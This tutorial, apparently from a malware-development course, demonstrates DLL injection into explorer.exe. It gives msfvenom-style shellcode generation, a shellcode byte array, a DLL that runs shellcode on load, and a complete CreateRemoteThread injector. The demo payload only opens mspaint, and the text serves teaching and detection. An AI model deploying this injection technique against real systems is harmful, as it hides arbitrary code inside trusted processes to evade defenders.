Dll Injection

In this part, we will see how a dll injection works, so for a dll injection to work, we will use four APIs:

1. GetProcAddress: To get the LoadLibrary's address
2. VirtualAllocEx: To allocate memory in Target
3. WriteProcessMemory: To write path-to-DLL to target
4. CreateRemoteThread: It takes two parameters, Address of LoadLibrary, and Path to dll

Now we need to create a 64-bit Mspaint shellcode with Metasploit, in Kali Linux


```
msf6 > use payload/windows/x64/exec
msf6 payload(windows/x64/exec) > options

Module options (payload/windows/x64/exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   CMD                        yes       The command string to execute
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)


View the full module info with the info, or info -d command.

msf6 payload(windows/x64/exec) > set CMD mspaint.exe
CMD => mspaint.exe
msf6 payload(windows/x64/exec) > set EXITFUNC thread
EXITFUNC => thread
msf6 payload(windows/x64/exec) > generate -f raw -o mspaint64.bin
[*] Writing 279 bytes to mspaint64.bin...
msf6 payload(windows/x64/exec) > _
```

```
┌──(.afric)─(shinee㉿kali)-[~/shellcode]
└─$ ls
msg_box.bin  mspaint32_shellcode.bin  mspaint64.bin  notepad.ico
```

Now let's verify, whether this shellcode is working or not:


So, we will run this shellcode in the shellcode runner.

Make sure to extract the .bin file to .c file, then copy the shellcode, then run the .cpp file.




```
unsigned char rawData[279] = {
    0xFC, 0x48, 0x83, 0xE4, 0xF0, 0xE8, 0xC0, 0x00, 0x00, 0x00, 0x41, 0x51,
    0x41, 0x50, 0x52, 0x51, 0x56, 0x48, 0x31, 0xD2, 0x65, 0x48, 0x8B, 0x52,
    0x60, 0x48, 0x8B, 0x52, 0x18, 0x48, 0x8B, 0x52, 0x20, 0x48, 0x8B, 0x72,
    0x50, 0x48, 0x0F, 0xB7, 0x4A, 0x4A, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x3C, 0x61, 0x7C, 0x02, 0x2C, 0x20, 0x41, 0xC1, 0xC9, 0x0D, 0x41,
    0x01, 0xC1, 0xE2, 0xED, 0x52, 0x41, 0x51, 0x48, 0x8B, 0x52, 0x20, 0x8B,
    0x42, 0x3C, 0x48, 0x01, 0xD0, 0x8B, 0x80, 0x88, 0x00, 0x00, 0x00, 0x48,
    0x85, 0xC0, 0x74, 0x67, 0x48, 0x01, 0xD0, 0x50, 0x8B, 0x48, 0x18, 0x44,
    0x8B, 0x40, 0x20, 0x49, 0x01, 0xD0, 0xE3, 0x56, 0x48, 0xFF, 0xC9, 0x41,
    0x8B, 0x34, 0x88, 0x48, 0x01, 0xD6, 0x4D, 0x31, 0xC9, 0x48, 0x31, 0xC0,
    0xAC, 0x41, 0xC1, 0xC9, 0x0D, 0x41, 0x01, 0xC1, 0x38, 0xE0, 0x75, 0xF1,
    0x4C, 0x03, 0x4C, 0x24, 0x08, 0x45, 0x39, 0xD1, 0x75, 0xD8, 0x58, 0x44,
    0x8B, 0x40, 0x24, 0x49, 0x01, 0xD0, 0x66, 0x41, 0x8B, 0x0C, 0x48, 0x44,
    0x8B, 0x40, 0x1C, 0x49, 0x01, 0xD0, 0x41, 0x8B, 0x04, 0x88, 0x48, 0x01,
    0xD0, 0x41, 0x58, 0x41, 0x58, 0x5E, 0x59, 0x5A, 0x41, 0x58, 0x41, 0x59,
    0x41, 0x5A, 0x48, 0x83, 0xEC, 0x20, 0x41, 0x52, 0xFF, 0xE0, 0x58, 0x41,
    0x59, 0x5A, 0x48, 0x8B, 0x12, 0xE9, 0x57, 0xFF, 0xFF, 0xFF, 0x5D, 0x48,
    0xBA, 0x01, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x00, 0x48, 0x8D, 0x8D,
    0x01, 0x01, 0x00, 0x00, 0x41, 0xBA, 0x31, 0x8B, 0x6F, 0x87, 0xFF, 0xD5,
    0xBB, 0xE0, 0x1D, 0x2A, 0x0A, 0x41, 0xBA, 0xA6, 0x95, 0xBD, 0x9D, 0xFF,
    0xD5, 0x48, 0x83, 0xC4, 0x28, 0x3C, 0x06, 0x7C, 0x0A, 0x80, 0xFB, 0xE0,
    0x75, 0x05, 0xBB, 0x47, 0x13, 0x72, 0x6F, 0x6A, 0x00, 0x59, 0x41, 0x89,
    0xDA, 0xFF, 0xD5, 0x6D, 0x73, 0x70, 0x61, 0x69, 0x6E, 0x74, 0x2E, 0x65,
    0x78, 0x65, 0x00
};
```

And now compile the .bat file, then run the .exe file



As you can see mspaint got opened, so our shellcode is working.

Now let’s see what all API functions are used in a dll function:

Our dll program will have on export: mspaintDll.def

```
LIBRARY "mspaintDLL"
EXPORTS
  RunShellcode
```

```
unsigned int lengthOfshellcodePayload = 279;



extern __declspec(dllexport) int Go(void);
int RunShellcode(void) {

    void * alloc_mem;
    BOOL retval;
    HANDLE threadHandle;
    DWORD oldprotect = 0;

    alloc_mem = VirtualAlloc(0, lengthOfshellcodePayload, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);

    RtlMoveMemory(alloc_mem, shellcodePayload, lengthOfshellcodePayload);

    retval = VirtualProtect(alloc_mem, lengthOfshellcodePayload, PAGE_EXECUTE_READ, &oldprotect);

    if ( retval != 0 ) {
            threadHandle = CreateThread(0, 0, (LPTHREAD_START_ROUTINE) alloc_mem, 0, 0, 0);
            WaitForSingleObject(threadHandle, 0);
    }
    return 0;
}


BOOL WINAPI DllMain( HINSTANCE hinstDLL, DWORD reasonForCall, LPVOID lpReserved ) {

    switch ( reasonForCall ) {
            case DLL_PROCESS_ATTACH:
                RunShellcode();
                break;
            case DLL_THREAD_ATTACH:
                break;
            case DLL_THREAD_DETACH:
                break;
            case DLL_PROCESS_DETACH:
                break;
            }
    return TRUE;
}
```


Now first we will use the above .cpp file, to build the .dll file.

Here we can see it has got the Dllmain, inside it we used the switch statement for various cases.

The first case is when the dll file is attached or loaded by the pre-executable, and when that happens it will trigger this function, and it will execute this function.

When that happens, it will call VirtualAlloc, then VirtualProtect, change the protection of the program, and then create a thread using the CreateThread function.

Now let’s compile the file, using the .bat file:



Make sure that you don’t get any error


Now we have created our .dll file, now we are going to inject this dll file into the explorer

Here’s the source code of the dll-injector:


```c
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <tlhelp32.h>


int SearchForProcess(const char *processName) {

        HANDLE hSnapshotOfProcesses;
        PROCESSENTRY32 processStruct;
        int pid = 0;

        hSnapshotOfProcesses = CreateToolhelp32Snapshot(TH32CS_SNAPPROCESS, 0);
        if (INVALID_HANDLE_VALUE == hSnapshotOfProcesses) return 0;

        processStruct.dwSize = sizeof(PROCESSENTRY32);

        if (!Process32First(hSnapshotOfProcesses, &processStruct)) {
                CloseHandle(hSnapshotOfProcesses);
                return 0;
        }

        while (Process32Next(hSnapshotOfProcesses, &processStruct)) {
                if (lstrcmpiA(processName, processStruct.szExeFile) == 0) {
                        pid = processStruct.th32ProcessID;
                        break;
                }
        }

        CloseHandle(hSnapshotOfProcesses);

        return pid;
}


int main(int argc, char *argv[]) {

    HANDLE hProcess;
    PVOID pRemoteProcAllocMem;
    PTHREAD_START_ROUTINE pLoadLibrary = NULL;
    char pathToDLL[]="C:\\Users\\Red\\Desktop\\project\\22-DLL_injection\\mspaintDLL";
    //char pathToDLL[]="C:\\mspaintDLL.dll";
    char processToInject[] = "explorer.exe";
    int pid = 0;


    pid = SearchForProcess(processToInject);
    if ( pid == 0) {
        printf("Process To Inject NOT FOUND! Exiting.\n");
        return -1;
    }

    printf("Process To Inject PID: [ %d ]\nInjecting...", pid);

    pLoadLibrary = (PTHREAD_START_ROUTINE) GetProcAddress( GetModuleHandle("Kernel32.dll"), "LoadLibraryA");

    hProcess = OpenProcess(PROCESS_ALL_ACCESS, FALSE, (DWORD)(pid));

    if (hProcess != NULL) {
        pRemoteProcAllocMem = VirtualAllocEx(hProcess, NULL, sizeof(pathToDLL), MEM_COMMIT, PAGE_READWRITE);

        WriteProcessMemory(hProcess, pRemoteProcAllocMem, (LPVOID) pathToDLL, sizeof(pathToDLL), NULL);

        CreateRemoteThread(hProcess, NULL, 0, pLoadLibrary, pRemoteProcAllocMem, 0, NULL);
        printf("done!\nallocated Memory addr = %p\n", pRemoteProcAllocMem);

        CloseHandle(hProcess);
    }
    else {
        printf("OpenProcess failed! Exiting.\n");
        return -2;
    }
```

Make sure to add the file path of your dll file, which you just created, and we can see that it is finding for explorer.exe to inject the dll file.

Now we are going to compile this .cpp file, and then execute the .exe file.



As we can see here it opened the mspaint



And if see here, we can see that it opened mspaint under the explorer.exe

And now, if you open process Hacker, and then check the module section, you can see that it has loaded the mspaint.dll file into the process memory of the explorer.

If you click on it and look under the Exports section, you can see that one of the exporter functions is RunShellCode, which had already been seen in the mspaintDll.cpp file.

In the cmd you can see the address of the allocated memory, so just go to the allocated memory tab, and then find this address, this address will have read and write protection, open it, and you can see the path of the dll file, that has been injected by the malware into explorer.